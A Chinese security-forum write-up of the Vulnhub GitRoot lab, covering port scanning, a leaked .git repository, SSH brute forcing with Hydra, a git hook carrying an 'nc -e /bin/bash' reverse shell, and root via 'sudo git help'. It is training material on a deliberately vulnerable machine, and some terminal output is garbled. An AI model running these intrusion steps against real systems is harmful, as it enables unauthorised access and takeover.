



或许当初 90sec 那一批创始人和元老也没有想到, 直到 2021 年, 九零依旧存在吧?

2021, 我们活了下来

没有背靠公司, 没有开培训班, 没有接违法单子

就这样, 九零团队一年又一年, “用爱发电”

没错, 就是用爱发电。

九零的所有支出都是由团队自掏腰包 + 一些热心会员的捐款

也正是这样, 一年又一年, 我们存活了下来

## Vulnhub渗透测试靶场从Git泄露到Get-root[GitRoot]

■ 技术文章

3月1日

1 / 1  
3月1日

约 2 小时 前



Pdsdt

约 2 小时

非常有意思的一个靶场

### IP获取及信息收集

GitRoot [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助

```
Debian GNU/Linux 10 GitRoot tty1
IP ADDRESS IS 192.168.1.100
```

靶机直接给了 IP 地址, 仍旧是信息收集老三样, 先扫端口

nmap -T4 -A -sS -p 1-65535 -v 192.168.1.100

```
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating Ping Scan at 22:15
Scanning 192.168.1.100 [4 ports]
Completed Ping Scan at 22:15, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:15
Completed Parallel DNS resolution of 1 host. at 22:16, 13.00s elapsed
Initiating SYN Stealth Scan at 22:16
Scanning 192.168.1.100 [65535 ports]
Discovered open port 80/tcp on 192.168.1.100
Discovered open port 22/tcp on 192.168.1.100
```

### 渗透

#### wp域名

先看一下 80 端口

Hey Jen, just installed wordpress over at wp.gitroot.vuln  
please go check it out!

URL

直接访问发现告诉我们wp.gitroot.vuhn域名下存在wordpress建站系统，我们直接在hosts目录下绑定域名，由于wp.gitroot.vuhn是二级域名，我们在绑定wp子域名的同时，绑定主域名。这样在测试时，如果存在其他子域名我们也可以进行子域名爆破从而收集数据

在我们的windows和linux目录下都绑定一下

```
/etc/hosts - Mousepad

文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)

警告：您正在使用 root 账户，操作不当可能会损坏系统或数据

127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

192.168.1.100  wp.gitroot.vuln
192.168.1.100  gitroot.vuln
```

绑定之后访问域名，成功进入wordpress站点

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing.

 beth  May 25, 2020  Uncategorized  1 Comment

发现用户名，访问wp-login.php进行弱口令爆破

Intruder attack 1							
	Attack	Save	Columns				
	Results	Target	Positions	Payloads	Options		
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Comment	
3424	zxcvbnm	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3423	zorro	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3422	zombie	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3421	zmodem	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3420	zjaadc	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3419	zimmerman	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3418	ziggy	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3417	zhongguo	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3416	zeus	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		
3415	zeppelin	200	<input type="checkbox"/>	<input type="checkbox"/>	4556		

没反应，wp-scan搞一下

```
[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:07 <===== (22 / 22) 100.00% Time: 00:00:07

[!] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Feb 28 00:39:50 2021
[+] Requests Done: 67
[+] Cached Requests: 5
Data Sent: 13.724 KB
Data Received: 16.306 MB
Memory used: 196.746 MB
Elapsed time: 00:00:16
```

repo子域

也没啥东西，除了版本老一点，wp这个站点就先放这里，回到最开始的点，既然wp这个子域名没有什么有效信息，我们直接爆破一下子域名，这里能用的有很多wfuzz和gobuster都可以

```
./gobuster vhost -u gitroot.vuln -w /root/OneForAll/data/subnames.txt
```

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://gitroot.vuln
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /root/OneForAll/data/subnames.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2021/02/28 01:37:55 Starting gobuster in VHOST enumeration mode
=====
Found: repo.gitroot.vuln (Status: 200) [Size: 438]
Found: wp.gitroot.vuln (Status: 200) [Size: 10697]
Progress: 15395 / 95267 (16.16%)
```

原本用的是DNS方法，结果查不出来，在网上看需要用host方法

查到了第二个子域名 hosts文件绑定一下 访问一下看看

**Welcome to our code storage area, we are currently storing a bunch of code here**

```
[02:28:16] Starting:
[02:28:18] 403 - 200B   /git/hooks/
[02:28:18] 301 - 321B   /git -> http://repo.gitroot.vuln/.git/
[02:28:18] 403 - 282B   /git/
[02:28:18] 403 - 282B   /git/branches/
[02:28:18] 403 - 282B   /git/logs/
[02:28:18] 403 - 282B   /git/info/
[02:28:18] 301 - 331B   /git/logs/refs -> http://repo.gitroot.vuln/.git/logs/refs/
[02:28:18] 301 - 337B   /git/logs/refs/heads -> http://repo.gitroot.vuln/.git/logs/refs/heads/
[02:28:18] 403 - 282B   /git/objects/
[02:28:18] 403 - 282B   /git/refs/
[02:28:18] 301 - 332B   /git/refs/heads -> http://repo.gitroot.vuln/.git/refs/heads/
[02:29:04] 200 - 144B   /get.php
[02:29:07] 200 - 438B   /index.php/login/
[02:29:07] 200 - 438B   /index.php
[02:29:08] 301 - 327B   /javascript -> http://repo.gitroot.vuln/javascript/
[02:29:11] 301 - 323B   /manual -> http://repo.gitroot.vuln/manual/
[02:29:11] 200 - 626B   /manual/index.html
[02:29:23] 403 - 282B   /server-status/
[02:29:23] 403 - 282B   /server-status
```

先看看web页面，manual页面存放的是apache文档文件，剩下的页面也没有太过有效的信息



同时看到存在git源码泄露，我们先用githack下载下来源码看看

```
$ python GitHack.py http://repo.gitroot.vuln/.git/
[+] Download and parse index file ...
33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt
get.php
index.php
pablo_HELP.txt
set.php
stats.php
[OK] 33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt
[OK] index.php
[OK] get.php
[OK] pablo_HELP.txt
[OK] stats.php
[OK] set.php
```

几个文件核心代码相似，看一下

```
$gitmem = new Memcached();
$gitmem->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
$gitmem->setSaslAuthData("USERNAME", "PASSWORD");
$gitmem->addServer("127.0.0.1", 11211);
$response = $gitmem->get($_GET["store"]);
```

看了一下大概是远程管理git仓库的代码，看一下其他的两个txt文件



一个说这个git仓库有错误，一个给了我们疑似密码的字符串，同时我们可以根据之前在wordpress站点获取到的信息，可以发现该网站应该有三个用户

```
pablo
beth
jen
```

首先猜测一下这个字符串是否为密码，在wp子域名下进行尝试，无法登陆，22端口再测试一下，还是无法登陆，那么剩下的就是txt文档给我们的提示了。我们需要通过git来找寻信息，这里单纯的使用githack已经不能完成了，我们使用gittools来分析

```
bash gitdumper.sh http://repo.gitroot.vuln/.git/ ssss
```

```
[+] Downloaded: index
[+] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[+] Downloaded: refs/remotes/origin/HEAD
[+] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[+] Downloaded: logs/refs/remotes/origin/HEAD
[+] Downloaded: info/refs
[+] Downloaded: info/exclude
[+] Downloaded: /refs/wip/index/refs/heads/master
[+] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/33/513a92c025212dd3ab564ca8682e2675f2f99b
[+] Downloaded: objects/a4/e7f0852ebe819f3aba9419198a74990b6992c0
[+] Downloaded: objects/00/0000000000000000000000000000000000000000000000000000000000000000
[+] Downloaded: objects/9c/a43fb2bc47e82b4addbba42f38eacbd6fcb588
[+] Downloaded: objects/b3/5845fa33144640c092aa3776ab3d59951688e9
[+] Downloaded: objects/b0/69fdde4cf12980175c3fdb79316fe42b57e19a
[+] Downloaded: objects/ce/3843e497dd28f992250d36ee1b4e8c9e0f18e9
[+] Downloaded: objects/e4/e93b41309b7f2d7adab20bcff048a93f7444c0
[+] Downloaded: objects/f4/3e8fa2f524943fb3a65771c3505f0f8acead42
```

看到下载到很多历史文件夹，我们恢复一下数据

```
bash extractor.sh ../../Dumper/ssss/ fu
```

```
[+] Destination folder does not exist
[+] Creating...
[+] Found commit: b069ffde4cf12980175c3fdb79316fe42b57e19a
[+] Found file: /root/git/GitTools-master/Extractor/fu/0-b069ffde4cf12980175c3fdb79316fe42b57e19a/get.php
[+] Found file: /root/git/GitTools-master/Extractor/fu/0-b069ffde4cf12980175c3fdb79316fe42b57e19a/index.php
[+] Found file: /root/git/GitTools-master/Extractor/fu/0-b069ffde4cf12980175c3fdb79316fe42b57e19a/set.php
[+] Found commit: a4e7f0852ebe819f3aba9419198a74990b6992c0
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/33513a92c025212d3ab564ca8682e675f2f99bba5a7f521453d1dea7902aa.txt
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/get.php
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/index.php
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/pablo_HELP.txt
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/set.php
```

生成了六个文件夹，tree一下看看目录结构

```
. 
  └── 0-b069ffde4cf12980175c3fdb79316fe42b57e19a
      ├── commit-meta.txt
      ├── get.php
      ├── index.php
      └── set.php
  └── 1-a4e7f0852ebe819f3aba9419198a74990b6992c0
      ├── 33513a92c025212d3ab564ca8682e675f2f99bba5a7f521453d1dea7902aa.txt
      ├── commit-meta.txt
      ├── get.php
      ├── index.php
      ├── pablo_HELP.txt
      ├── set.php
      └── stats.php
  └── 2-b35845fa33144640c092aa3776ab3d59951688c9
      ├── commit-meta.txt
      ├── get.php
      └── index.php
  └── 3-ce3843e497dd28f992250d36ee1b4e8c9e0f18e
```

存在commit-meta.txt，我们挨个查看文件收集信息，在最开始的set.php中发现密码

```
$gitmem->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
$gitmem->setSaslAuthData("pablo@gitroot", "ihjedpvqfe");
$gitmem->addServer("127.0.0.1", 11211);
$response = $gitmem->set($key, $value);
```

我们使用该密码尝试登陆22端口和web端口，登陆失败，尝试登陆一下git服务器



Sign in to GitHub

Incorrect username or password. ×

Username or email address

Password Forgot password?

Signing in...

New to GitHub? [Create an account.](#)

也无法登陆，综合一下目前的信息

```
user:pablo/beth/jen
pass:ihjedpvqfe
```

直接上九头蛇爆破一下吧

```
hydra -L user.txt -P rockyou.txt -vV -o ssh.log -e ns 192.168.1.102 ssh
```

出门剪个头发，回来看结果

```
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "money" - 719 of 43033205 [child 5] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "lovebug" - 720 of 43033205 [child 4] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "bubblegum" - 721 of 43033205 [child 15] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "marissa" - 722 of 43033205 [child 7] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "dreamer" - 723 of 43033205 [child 2] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "darkness" - 724 of 43033205 [child 8] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "cecilia" - 725 of 43033205 [child 1] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "lollipop" - 726 of 43033205 [child 11] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "nicolas" - 727 of 43033205 [child 12] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "google" - 728 of 43033205 [child 9] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "lindsay" - 729 of 43033205 [child 10] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "cooper" - 730 of 43033205 [child 13] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "passion" - 731 of 43033205 [child 14] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "kristine" - 732 of 43033205 [child 6] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "green" - 733 of 43033205 [child 5] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "puppies" - 734 of 43033205 [child 4] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "ariana" - 735 of 43033205 [child 7] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "fuckme" - 736 of 43033205 [child 1] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "chubby" - 737 of 43033205 [child 9] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "rachel" - 738 of 43033205 [child 6] (0/2)
```

没有结果，吃个饭再等等吧，吃了饭溜了弯，等了六七个小时了，还是没有，继续等，然后去看看国外老哥是啥思路

We used the credentials in both WordPress and SSH, but without success. Although we already know the names of the users, we carried out a brute force attack on the SSH service with the "rockyou" dictionary.

发现国外老哥也是爆破思路，我直接给密码先拿过来用，然后rockyou继续跑着，先进行下面的测试

```
root@kali:/usr/share/wordlists# ssh pablo@192.168.1.102
pablo@192.168.1.102's password:
```

```
Linux GitRoot 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 26 01:30:55 2020 from 192.168.56.1
pablo@GitRoot:~$
```

利用爆破得到的用户名密码成功登陆服务器，在服务器上收集信息

## 服务器



```
Great job! Do not falter, there is more to do. You made it this far, finish the race!
"It's not that I'm so smart. It's just that I stay with problems longer." - Albert Einstein
8a81007ea736a2b8a72a624672c375f9ac707b5e
```

发现了第一个flag，在public目录下发现message.txt



```
Hey pablo


Make sure to check-out our brand new git repo!

告诉我们还要搜索git，直接find一下服务器中的git目录

find / -name '.git' 2>/dev/null
```

```
pablo@GitRoot:/var/www/repos$ find / -name '.git' 2>/dev/null
/opt/auth/.git
/var/www/repo/.git
pablo@GitRoot:/var/www/repos$
```

发现在存在git目录，在靶机/opt/auth目录下开一个HTTPServer，依然使用gittools进行下载




```
靶机:python -m SimpleHTTPServer 9999
kali:bash gittumper.sh http://192.168.1.102:9999/.git/ test-git

root@kali:~/git/GitTools-master# cd Dumper/
root@kali:~/git/GitTools-master/Dumper# bash gittumper.sh http://192.168.1.102:9999/.git/ test-git
#####
# Gittumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[*] Destination folder does not exist
[*] Creating test-git/.git/
[*] Downloaded: HEAD
[*] Downloaded: objects/info/packs
[*] Downloaded: description
[*] Downloaded: config
```

恢复一下数据




```
bash extractor.sh ../Dumper/test-git/ tttgit
```

```
进入指定目录，看一下修改文件记录

262-43e2d71083d2ef0f3fc247d0580d6b57093859 82-6d8f9dddb53edb153ab45107dcf5a8872d6433e
263-43b3c6de309802b9c9abd6f7b704faacd9bcac46 83-6d61a3bc038aaad23ff156cf353acbef5df31e0d2
264-7d88379c2d723941a3262c77d3981547cba1l42 84-6d7ef666f9282d87883b1la0e80427562d0a2cc1
265-7d973b07ed66ab4e782ba09e2a46fbcb5c14828 85-6d5703530061e16b42bec8033e0ff1la827c612a
266-7d2778630e449c593f51c406518fd7f967e06a6b8 86-e7050f70473e3f40a42633def5ef0e0a0b1d582
267-7d866e8e8b9a0f22ec73dcbe73c2ace019ad01d4 87-e7f3d2d4376262f1d6a950cf6c304a9a0ae75c
268-8b9f7672578af943ea3e5f4e7a952baccda083169 88-dc1788ca0e02806065d58ba1da1e8d35c6f57ac
269-c06844da242b1b78395d543e82f8182af31087b 89-dc269788d7d63a1a7dbdfacbf7492a0a76f466d
269-80d7d7aae516b58adfa1646128b859816a7fe44 90-81116781994758e7db357226ce7d0bda5f5ff78c
270-58b7168047aa195c0fe4b12983329e81bb72ff2 91-81b8260a9731e8afe5504c3b9f186bae8cb87a0
271-58ed47403de3b032151c13070a9ef1f611a23c32 92-8117fad59f461d4cd5c22aa11302e02911cf1e9
272-58b6a895dc17219a16c7c7979e6fd98513548005 93-71279e8d20622e075c926e98899fec83792714df
273-47f345b7a1801c01572ad14af6160e0c38fc02 94-714af78c079ad27c22e625016596e3017b4f7ff389
274-f28cf3e189c28747e4ca71c91e1717029a1702a5 95-8f92ff2de0465f89bb52f4d49bf2df73cf02ef421
275-f2c31573b9a6f775fa81c21ce184af49891c430d 96-8f847531a82ce6b1d02a1b1ddbe704e2b79bfaa
276-86f01326ad62f7a5b86f822fde785a8b1569334 97-8fc174f668666818f711e0de6fe64022195dc544
277-86066e4d18fcf7a803ec265fcf62854c90718917 98-328ea4620d00f82fe4a2bd4b615040432985257
278-087ef1de7483fb040d9906770f4e0102951af6bb 99-32b0f51f8d143af2353edfb22460da9de9e80b5
279-087ed1bee6f4beada20f1af9fd14ddbf8ca477a 100-c354ae8f69c571851le35aa5be69970bd4c186b6
```

好家伙200多个文件夹，这里介绍两个方法进行查找，首先是最直接的文件大小法，直接列出所有文件夹下的大小，把相同的过滤掉，剩下不同的就是修改过的文件，也是最可能是给我们提示的文件



```
ls -tl **/ #显示当前目录下所有文件的大小
大致看一下，剔除一下最多出现的文件大小

ls -tl **/ |grep -v "393" |grep -v "212" |grep -v " 94 " |grep -v " 394 " |grep -v " 91 "
```

```
167-065a777ba31b1c0838138bbba59fb4de9c5716d2b:
总用量 8
166-06fbefc1da56b8d552cfa299924097ba1213dd93:
总用量 8
-rw-r--r-- 1 root root 391 3月 1 02:01 main.c
-rw-r--r-- 1 root root 219 3月 1 02:01 commit-meta.txt
```

```
165-344f416e0dfd2da231fc625f708547a30834a471:
总用量 8
164-dad182f240fb0d9ebd3624c312c809fb022fd196:
总用量 8
163-da9b810c78bd4bb102450e770fee23026cf9a6b3:
```

发现只有166文件夹下的commit-meta.txt没有被过滤掉，我们读取一下该目录下文件

```
c
#include <stdio.h>
#include <stdlib.h>

int main(){

    char pass[20];
    scanf("%20s", pass);
    printf("You put %s\n", pass);
    if (strcmp(pass, "r3vpdmfspqdb") == 0 ){
        char *cmd[] = { "bash", (char *)0 };
        execve("/bin/bash", cmd, (char *) 0);
    }
    else{
        puts("BAD PASSWORD");
    }
    return 0;
}
```

发现密码。我们也可以根据git的特性来查找。既然是在git中修改，那么修改过后，作为记录日志的commit-meta.txt文件就会记下变化，而git的修改关键词是“added”，我们直接在当目录下查找存在added的文件即可找到修改的文件位置

```
root@kali:~/git/GitTools-master/Extractor/tttgit# grep -r "added" ./
./166-06fbefc1da56b8d52cfca299924097ba1213dd93/commit-meta.txt:added some stuff
root@kali:~/git/GitTools-master/Extractor/tttgit#
```

获取到密码后，我们尝试切换一下用户

```
pablo@GitRoot:~/public$ su beth
Password:
beth@GitRoot:/home/pablo/public$ cd
beth@GitRoot:~$ ls
public
beth@GitRoot:~$ cd public/
```

成功切换用户，查看一下用户目录，依然存在提示

```
beth@GitRoot:~/public$ cat addToMyRepo.txt
Hello Beth

If you want to commit to my repository you can add a zip file to ~jen/public/repos/ a
Thanks!
```

大概意思就是说我们可以在他指定的目录下放入我们要提交给他的代码压缩包，然后jen用户会自动解压，到这里我们需要整合一下从渗透开始获取到的信息，以便于更好的提升权限

username	password	来源
pablo	mastergitar	通过Hydra爆破22端口
beth	r3vpdmfspqdb	通过/opt/auth目录下的git获得
jen	?	大概是通过构造压缩文件获取
git@gitroot	ihjedpvqfe	通过repo目录下的git获取到

下一步就是通过构造代码来获取jen用户的权限了，既然是自动将我们的git代码解压后进行git commit，那么触发的点就在git commit的过程中，这里需要了解一下Git Hooks

#### Git Hooks简介

这篇文章详细的介绍了Git Hooks的作用，简单来说就是在git commit后触发的脚本，那么我们可以添加一个git文件夹，并添加上Git Hooks，在其中写入我们的反弹shell脚本，等待git commit后触发我们的脚本即可

与git commit相关的hooks一共有四个，均由git commit命令触发调用，按照一次发生的顺序分别是：

- pre-commit
- prepare-commit-msg
- commit-msg
- post-commit

其中，**pre-commit**是最先触发运行的脚本。在提交一个commit之前，该hook有能力做许多工作，比如检查待提交东西的快照，以确保该快照中没有缺少什么东西、文件名是否符合规范、是否对这份提交进行了测试、代码风格是否符合团队要求等等。这个脚本可以通过传递--no-verify参数而禁用，如果脚本运行失败（返回非零值），git提交就会被终止。

**prepare-commit-msg**脚本会在默认的提交信息准备完成后但编辑器尚未启动之前运行。这个脚本的作用是用来编辑commit的默认提交说明。该脚本有1-3个参数：包含提交说明文件的路径，commit类型（message, template, merge, squash），一个用于commit的SHA1值。这个脚本用的机会不是太多，主要是用于能自动生成commit message的情况。该不会因为--no-verify参数而禁用，如果脚本运行失败（返回非零值），git提交就会被终止。

**commit-msg**包含有一个参数，用来规定提交说明文件的路径。该脚本可以用来验证提交说明的规范性，如果作者写的提交说明不符合指定路径文件中的规范，提交就会被终止。该脚本可以通过传递--no-verify参数而禁用，如果脚本运行失败（返回非零值），git提交就会被终止。

**post-commit**脚本发生在整个提交过程完成之后。这个脚本不包含任何参数，也不会影响commit的运行结果，可以用于发送new commit通知。

根据文章中的顺序，由于前三个文件都是比较关键的，所以我们在post-commit文件中添加我们的反弹shell脚本

```
nc -e /bin/bash 192.168.1.100 7898 #中午重启了一下靶机，靶机ip变为102了
```

```
beth@GitRoot:~/public$ mkdir .git/
beth@GitRoot:~/public$ mkdir .git/hooks
beth@GitRoot:~/public$ echo 'nc -e /bin/bash 192.168.1.100 7898' > .git/hooks/pre-commit
beth@GitRoot:~/public$ echo 'nc -e /bin/bash 192.168.1.100 7898' > .git/hooks/prepare-commit-msg
beth@GitRoot:~/public$ zip -q -r pay.zip .git/
beth: zip: command not found
beth@GitRoot:~/public$ 7z a pay.zip .git/
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5
CPU @ 2.50GHz (906E9),ASM,AES-NI)
Scanning the drive:
```

将压缩包复制到指定文件夹后监听端口一直没反应，后来看hooks的文章才知道，需要写成.sh文件的形式，我们修改一下post-commit的内容，同时需要修改我们的post-commit权限和压缩包权限都为777，这样jen用户才能正常解压并运行脚本

```
#!/bin/bash
/usr/bin/nc -e /bin/bash 192.168.1.100 7898
```

重新打包，复制过去，nc监听指定端口，稍等一会即可监听到

```
pdsdt@Pdsdt:/mnt/c/Users/啊草$ nc -lvp 7898  zip: command not found
Listening on [0.0.0.0] (family 0, port 7898) 0@/public$ 7z a pay.zip .txt/
Connection from gitroot.vuln 54858 received!
whoami
jen
CPU @ 2.50GHz (906E9),ASM,AES-NI)
```

利用python升级成交互式shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
python -c 'import pty;pty.spawn("/bin/bash")'@/public$ echo nc
jen@GitRoot:~/private/repo$ ls
ls
jen@GitRoot:~/private/repo$ cd
cd
jen@GitRoot:~$ ls
ls
private public test.txt
jen@GitRoot:~$ ls -al
ls -al
total 44
drwxr-xr-x 5 jen jen 4096 May 26 2020 .
drwxr-xr-x 5 root root 4096 May 26 2020 ..
lrwxrwxrwx 1 jen jen 9 May 26 2020 .bash_history -> /dev/null
-rw-r--r-- 1 jen jen 220 May 26 2020 .bash_logout
-rw-r--r-- 1 jen jen 3526 May 26 2020 .bashrc
-rw-r--r-- 1 jen jen 50 May 26 2020 .gitconfig
drwxr-xr-x 3 jen jen 4096 May 26 2020 .local
drwx----- 3 jen jen 4096 May 26 2020 private
-rw-r--r-- 1 jen jen 807 May 26 2020 .profile
drwx-wx-wx 3 jen jen 4096 May 26 2020 public
-rw-r--r-- 1 jen jen 75 May 26 2020 .selected_editor
-rw-r--r-- 1 jen jen 0 May 26 2020 test.txt
-rw----- 1 jen jen 920 May 26 2020 .viminfo
jen@GitRoot:~$
```

查看用户家目录发现一个仅当前用户可读的文件，读取一下，发现可疑字符串

```
# Command Line History (newest to oldest):
:wq
[2,0,1590471909,, "wq"
:q!
[2,0,1590471893,, "q!"
:Q!
[2,0,1590471892,, "Q!"

# Search String History (newest to oldest):
?/binzpbocnexoe
[2,1,1590471908,47, "/binzpbocnexoe"  Listening on [0.0.0.0] (family 0, port 7898)
Connection from gitroot.vuln 54858 received!
# Expression History (newest to oldest):
# Input Line History (newest to oldest):
# Debug Line History (newest to oldest):利用python升级成交互式shell
# Registers:
# File marks:
'0 1 0 ~/test.txt
```

根据做到这里的经验，估摸着就是jen用户的密码了，我们在beth用户端切换一下用户试试

```
beth@GitRoot:~/public$ su jen
Password:
jen@GitRoot:/home/beth/public$ whoami
jen
jen@GitRoot:/home/beth/public$
```

成功切换，到此三个用户的密码我们都成功获取到

```
pablo/mastergitar
beth/r3vpdmfspqdb
jen/binzpbocnexoe
```

### 提权

下一步就是提升权限，直接sudo一下，发现不能直接切换root，whoami等命令也不能直接sudo，不过发现git命令可以sudo执行，好家伙直接git提权payload来一下

### 3.git提权

```
sudo git help config
!/:bin/bash或者!':sh'完成提权

sudo git -p help
!/:bin/bash
```

### linux提权方法

```
work on the current change (see also: git help everyday)
 add      Add file contents to the index
 mv       Move or rename a file, a directory, or a symlink
 reset    Reset current HEAD to the specified state
 rm       Remove files from the working tree and from the index

examine the history and state (see also: git help revisions)
 bisect   Use binary search to find the commit that introduced a bug
 !/:bin/bash
root@GitRoot:/home/beth/public# whoami
root
root@GitRoot:/home/beth/public# cd
root@GitRoot:# ls
passwords POC root.txt setpasswords.php
root@GitRoot:# cat root.txt
//////
```

## 总结

这个靶场的针对性很强，主要就是考察git的漏洞知识点，从git泄露中获取代码和历史代码，之后的sudo权限设置问题利用git提权，值得一练，搞这个靶场用了将近一天时间，因为爆破的缘故，中间就端着茶杯看hydra不停的爆，到文章落笔之时，我的kali仍然在爆破中。毕竟一个完整的渗透，不仅仅是技术还有时间和耐心。

回复

### 推荐主题

主题	最后回复	浏览次数	回复时间
一篇文章让你了解溢出漏洞 [ 技术文章 ]	662	20年4月	
zzzcms(PHP) v1.7.5 前台RCE-复现 [ 技术文章 ]	1.1k	20年8月	
VulnHub_Photographer [ 技术文章 ]	401	20年8月	

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